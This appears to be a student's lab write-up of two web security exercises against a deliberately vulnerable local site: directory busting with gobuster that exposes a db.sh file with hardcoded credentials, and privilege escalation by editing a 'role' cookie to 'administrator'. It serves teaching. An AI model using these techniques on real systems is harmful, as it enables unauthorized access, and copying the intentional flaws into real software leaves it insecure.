

Exercise 9.1 - Directory Busting




```
┌──(jordan㉿kali)-[~]
└─$ docker

Usage:  docker [OPTIONS] COMMAND

A self-sufficient runtime for containers
```

Docker is installed on my machine




```
┌──(jordan㉿kali)-[~]
└─$ groups jordan

jordan : jordan adm dialout cdrom floppy sudo audio dip video plugdev users netdev bluetooth wireshark scanner vboxsf kaboxer docker
```

Jordan is in the docker group




```
┌──(jordan㉿kali)-[~]
└─$ git clone https://github.com/dhammon/vulnerable-site
Cloning into 'vulnerable-site'...
remote: Enumerating objects: 26, done.
remote: Counting objects: 100% (26/26), done.
remote: Compressing objects: 100% (21/21), done.
remote: Total 26 (delta 5), reused 24 (delta 4), pack-reused 0 (from 0)
Receiving objects: 100% (26/26), 4.39 KiB | 749.00 KiB/s, done.
Resolving deltas: 100% (5/5), done.

┌──(jordan㉿kali)-[~]
└─$ 
```

I have cloned the vulnerable page to attack




```
┌──(jordan㉿kali)-[~]
└─$ sudo systemctl start docker

┌──(jordan㉿kali)-[~]
└─$ sudo systemctl status docker
● docker.service - Docker Application Container Engine
     Loaded: loaded (/usr/lib/systemd/system/docker.service; enabled; preset: enabled)
     Active: active (running) since Mon 2024-10-21 11:06:40 PDT; 3min 58s ago
TriggeredBy: ● docker.socket
       Docs: https://docs.docker.com
   Main PID: 3718 (dockerd)
      Tasks: 10
     Memory: 25.3M (peak: 27.5M)
        CPU: 249ms
     CGroup: /system.slice/docker.service
             └─3718 /usr/bin/dockerd -H fd:// --containerd=/run/containerd/containerd.sock

Oct 21 11:06:37 kali systemd[1]: Starting docker.service - Docker Application Container Engine...
Oct 21 11:06:37 kali dockerd[3718]: time="2024-10-21T11:06:37.316382327-07:00" level=info msg="Starting up"
Oct 21 11:06:38 kali dockerd[3718]: time="2024-10-21T11:06:38.429587319-07:00" level=info msg="[graphdriver] using prior storage driver: overlay2"
Oct 21 11:06:38 kali dockerd[3718]: time="2024-10-21T11:06:38.429763944-07:00" level=info msg="Loading containers: start."
Oct 21 11:06:39 kali dockerd[3718]: time="2024-10-21T11:06:39.676165384-07:00" level=info msg="Default bridge (docker0) is assigned with an IP address 172.17.0.0/16. Daemon option --bip can be used to set a preferred IP address"
Oct 21 11:06:40 kali dockerd[3718]: time="2024-10-21T11:06:40.020163992-07:00" level=info msg="Loading containers: done."
Oct 21 11:06:40 kali dockerd[3718]: time="2024-10-21T11:06:40.168744688-07:00" level=info msg="Docker daemon" commit=41ca978 containerd-snapshotter=false storage-driver=overlay2 version=27.3.1
Oct 21 11:06:40 kali dockerd[3718]: time="2024-10-21T11:06:40.168817135-07:00" level=info msg="Daemon has completed initialization"
Oct 21 11:06:40 kali dockerd[3718]: time="2024-10-21T11:06:40.627507324-07:00" level=info msg="API listen on /run/docker.sock"
Oct 21 11:06:40 kali systemd[1]: Started docker.service - Docker Application Container Engine.

┌──(jordan㉿kali)-[~]
└─$ 
```

After a bunch of docker troubleshooting, it is now working properly




```
┌──(jordan㉿kali)-[~/vulnerable-site]
└─$ docker run -it -d -p "80:80" -v ${PWD}/app:/app --name vulnerable-site mattrayner/lamp:latest
Unable to find image 'mattrayner/lamp:latest' locally
latest: Pulling from mattrayner/lamp
ab2d02b1ec42: Pull complete
ccfecfa17ed6: Pull complete
82f33614d7a4: Pull complete
bca115084486: Pull complete
ca3536996d36: Pull complete
71ad19f18fae: Pull complete
9def25c3c467: Pull complete
768432fde6c6: Pull complete
e62903c25782: Pull complete
15a37bb91356: Pull complete
fe74a375c2fc: Pull complete
402f14d133b2: Pull complete
254e454a9e07: Pull complete
a751c65c6d20: Pull complete
f9d89e85e1fc: Pull complete
07736aa1d870: Pull complete
992783114b51: Pull complete
4bc90a798c37: Pull complete
7bfd6b139785: Pull complete
e9f9e7cd0c04: Pull complete
17292c124b8e: Pull complete
758cc7f8747e: Pull complete
4a03b075758e: Pull complete
7cf53bd45a8d: Pull complete
Digest: sha256:5e4b1761aeb5486394f1c1139c69b84c951b8505acf3adc2306d45dae4845a34
Status: Downloaded newer image for mattrayner/lamp:latest
WARNING: The requested image's platform (linux/arm64) does not match the detected host platform (linux/amd64/v2) and no specific platform was requested
cdc36afaa933644bb0dadd973a6a1dc889dc578f98d08e9c2b21381f9e629cbc

┌──(jordan㉿kali)-[~/vulnerable-site]
└─$ docker exec vulnerable-site /bin/bash /app/db.sh

┌──(jordan㉿kali)-[~/vulnerable-site]
└─$ docker ps
CONTAINER ID   IMAGE                    COMMAND     CREATED          STATUS          PORTS                                            NAMES
cdc36afaa933   mattrayner/lamp:latest   "/run.sh"   14 minutes ago   Up 14 minutes   0.0.0.0:80->80/tcp, :::80->80/tcp, 3306/tcp   vulnerable-site

┌──(jordan㉿kali)-[~/vulnerable-site]
└─$ 
```

I Pulled image files and populated the database




```
┌──(jordan㉿kali)-[~]
└─$ sudo apt install gobuster -y
The following packages were automatically installed and are no longer required:
  libintl-perl libintl-xs-perl libmodule-find-perl libmodule-scandeps-perl libproc-processtable-perl libsort-naturally-perl tini
Use 'sudo apt autoremove' to remove them.

Installing:
  gobuster

Suggested packages:
  cupp

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 1434
  Download size: 2710 kB
  Space needed: 8858 kB / 13.1 GB available

Get:1 http://http.kali.org/kali kali-rolling/main amd64 gobuster amd64 3.6.0-1+b3 [2710 kB]
Fetched 2710 kB in 2s (1542 kB/s)
Selecting previously unselected package gobuster.
(Reading database ... 391572 files and directories currently installed.)
Preparing to unpack .../gobuster_3.6.0-1+b3_amd64.deb ...
Unpacking gobuster (3.6.0-1+b3) ...
Setting up gobuster (3.6.0-1+b3) ...
Processing triggers for man-db (2.12.1-1) ...
Processing triggers for kali-menu (2023.4.7) ...

┌──(jordan㉿kali)-[~]
└─$ 
```

Installed gobuster



```
┌──(jordan㉿kali)-[~/vulnerable-site]
└─$ gobuster dir -u http://127.0.0.1 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 10 -x php,sh
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://127.0.0.1
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,sh
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 274]
/home.php             (Status: 200) [Size: 12]
/user.php             (Status: 200) [Size: 12]
/index.php            (Status: 200) [Size: 358]
/footer.php           (Status: 200) [Size: 9]
/admin.php            (Status: 200) [Size: 12]
/db.sh                (Status: 200) [Size: 398]
/phpmyadmin           (Status: 301) [Size: 311] [--> http://127.0.0.1/phpmyadmin/]
/.php                 (Status: 403) [Size: 274]
/server-status        (Status: 403) [Size: 274]
Progress: 661680 / 661683 (100.00%)
===============================================================
Finished
===============================================================
```


Found db.sh in the results from the scan



```
#!/bin/bash
mysql -uroot<<MYSQL_SCRIPT
CREATE DATABASE company;
CREATE TABLE company.users (
    id int,
    username varchar(255),
    password varchar(255),
    role varchar(255)
);
INSERT INTO company.users (id,username,password,role) VALUES (1,'admin','SuperSecret1!','administrator');
INSERT INTO company.users (id,username,password,role) VALUES (2,'daniel','Password123','user');
MYSQL_SCRIPT
~
                                                                                    1,1           All
```

Visiting /db.sh we can see the file that has the database queries of the admin account

Exercise 9.2 - Cookie Privesc




127.0.0.1/?username=daniel&password=Password123&version=beta

Welcome!

User Page | Admin Page


Version: beta

Logged in on the Daniel account



Name	Value	Domain	Path
PHPSES...	keg60b9l8h50deu...	127.0.0.1	/
role	administrator	127.0.0.1	/

Changed role value to administrator to perform privilege escalation




Administrator Page

Home Page
A place for high privileged users!


Version: beta

We are an admin! Attack was successful




```
} else {
